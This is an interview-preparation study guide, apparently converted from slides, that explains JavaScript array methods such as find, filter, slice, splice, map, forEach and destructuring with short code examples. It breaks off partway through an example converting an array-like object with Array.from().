
UNSTRUCTURED DATA



STRUCTURED DATA




Q. What are **Arrays** in JS? How to **get**, **add** & **remove** elements from arrays? **V. IMP.**



Q. What are **Arrays** in JS? How to **get**, **add** & **remove** elements from arrays? **V. IMP.**

❖ Pictorial representation of important method of arrays



Q. What is the `indexOf()` method of an Array?

- ❖ `indexOf()` method **gets the index** of a specified element in the array.

```
// Example array
const array = [1, 2, 3, 4, 5];

let a = array.indexOf(3);
console.log(a);
// Output: 2
```

Q. What is the difference between **find()** and **filter()** methods of an Array? **V. IMP.**

Array methods for **getting** elements

```
graph TD; A[Array methods for getting elements] --> B[find()]; A --> C[filter()]; A --> D[slice()];
```

find()

filter()

slice()


```
// Example array
const array = [1, 2, 3, 4, 5];
let c = array.find((num) =>
  num % 2 === 0);
console.log(c);
// Output: 2
```

```
// Example array
const array = [1, 2, 3, 4, 5];
let d = array.filter((num) =>
  num % 2 === 0);
console.log(d);
// Output: [2, 4]
```

❖ find() method get the **first element** that satisfies a condition.

❖ filter() method **get an array of elements** that satisfies a condition.

Q. What is the **slice()** method of an Array? **V. IMP.**




```
const array = ["a", "b", "c", "d", "e"];

let e = array.slice(1, 4);
console.log(e);

// Output: ['b', 'c', 'd']
```

❖ Slice() method get a **subset of the array** from start index to end index(end not included).

Q. What is the difference between `push()` and `concat()` methods of an Array?




```
let array1 = [1, 2];  
// Using push()  
array1.push(3, 4);  
console.log(array1);  
// Output: [1, 2, 3, 4]
```

- ❖ `Push()` will **modify the original array** itself.

```
let array2 = [5, 6];  
// Using concat()  
let array3 = array2.concat(7, 8);  
console.log(array3);  
// Output: [5, 6, 7, 8]  
  
console.log(array2);  
//original array is not modified  
// Output: [5, 6]
```

- ❖ `Concat()` method will **create the new array** and not modify the original array.

Q. What is the difference between **pop()** and **shift()** methods of an Array?



```
// Using pop()
let arr1 = [1, 2, 3, 4];
let popped = arr1.pop();
console.log(popped);
// Output: 4
console.log(arr1);
// Output: [1, 2, 3]
```

- ❖ **pop()** will remove the **last element** of the array

```
// Using shift()
let arr2 = [1, 2, 3, 4];
let shifted = arr2.shift();
console.log(shifted);
// Output: 1
console.log(arr2);
// Output: [2, 3, 4]
```

- ❖ **Shift()** will remove the **first element** of the array

Q. What is the **splice()** method of an Array? **V. IMP.**

- ❖ The splice() method is used to **add, remove, or replace** elements in an array.

```
array.splice(startIndex, deleteCount, ...itemsToAdd);
```

```
let letters = ['a', 'b', 'c'];

// Add 'x' and 'y' at index 1
letters.splice(1, 0, 'x', 'y');
console.log(letters);
// Output: ['a', 'x', 'y', 'b', 'c']

// Removes 1 element starting from index 1
letters.splice(1, 1);
console.log(letters);
// Output: ['a', 'y', 'b', 'c']

// Replaces the element at index 2 with 'q'
letters.splice(2, 1, 'q');
console.log(letters);
// Output: ['a', 'y', 'q', 'c']
```

Q. What is the difference between the `slice()` and `splice()` methods of an Array?

- ❖ The `slice()` method is used to get a subset of the array from the start index to the end index (end not included).
- ❖ The `splice()` method is used to **add, remove, or replace** elements in an array.

Q. What is the difference `map()` and `forEach()` array methods of an Array?

Array methods for modification and iteration

```
graph TD; A[Array methods for modification and iteration] --> B[map()]; A --> C[forEach()];
```

map()

```
// Using map()
let arr1 = [1, 2, 3];
let mapArray = arr1.map((e) => e * 2);
console.log(mapArray);
//map return a new array
// Output: [2, 4, 6]
```

- ❖ The `map()` method is used when you want to modify each element of an array and create a **new array** with the modified values.

forEach()

```
// Using forEach()
let arr2 = [1, 2, 3];
arr2.forEach((e) => {
  console.log(e * 2);
});
//Does not return anything
// Output: 2 4 6

console.log(arr2);
// Output: [1, 2, 3]
```

- ❖ The `forEach()` method is used when you want to perform some operation on each element of an array **without creating a new array**.

Q. How to **sort** and **reverse** an array?

- ❖ Array can be sorted or reversed by using **sort()** and **reverse()** methods of array.


```
let array = ['c', 'e', 'a', 't'];
```

```
//sort the array  
array.sort();  
console.log(array);  
// Output: ['a', 'c', 'e', 't']
```

```
//reverse the array  
array.reverse();  
console.log(array);  
// Output: ['t', 'e', 'c', 'a']
```

Q. What is **Array Destructuring** in JS? **V. IMP.**

- ❖ Array destructuring allows you to extract elements from an array and assign them to **individual variables** in a single statement.
- ❖ Array destructuring is introduced in **ECMAScript 6 (ES6)**.



Q. What is **Array Destructuring** in JS? **V. IMP.**


```
// Example array  
const fruits = ['apple', 'banana', 'orange'];
```

```
// Array destructuring  
const [firstFruit, secondFruit, thirdFruit] = fruits;
```


```
// Output  
console.log(firstFruit); // Output: "apple"  
console.log(secondFruit); // Output: "banana"  
console.log(thirdFruit); // Output: "orange"
```

Q. What are **array-like objects** In JS? **V. IMP.**

- ❖ Array-like objects are objects that have indexed elements and a length property, **similar to arrays**, but they may not have all the methods of arrays like push(), pop() & others.



Q. How to **convert** an array-like object into an array?



```
// Example array-like object  
var arrayLike = {0: 'a', 1: 'b', 2: 'c', length: 3};
```

```
// Using Array.from()  
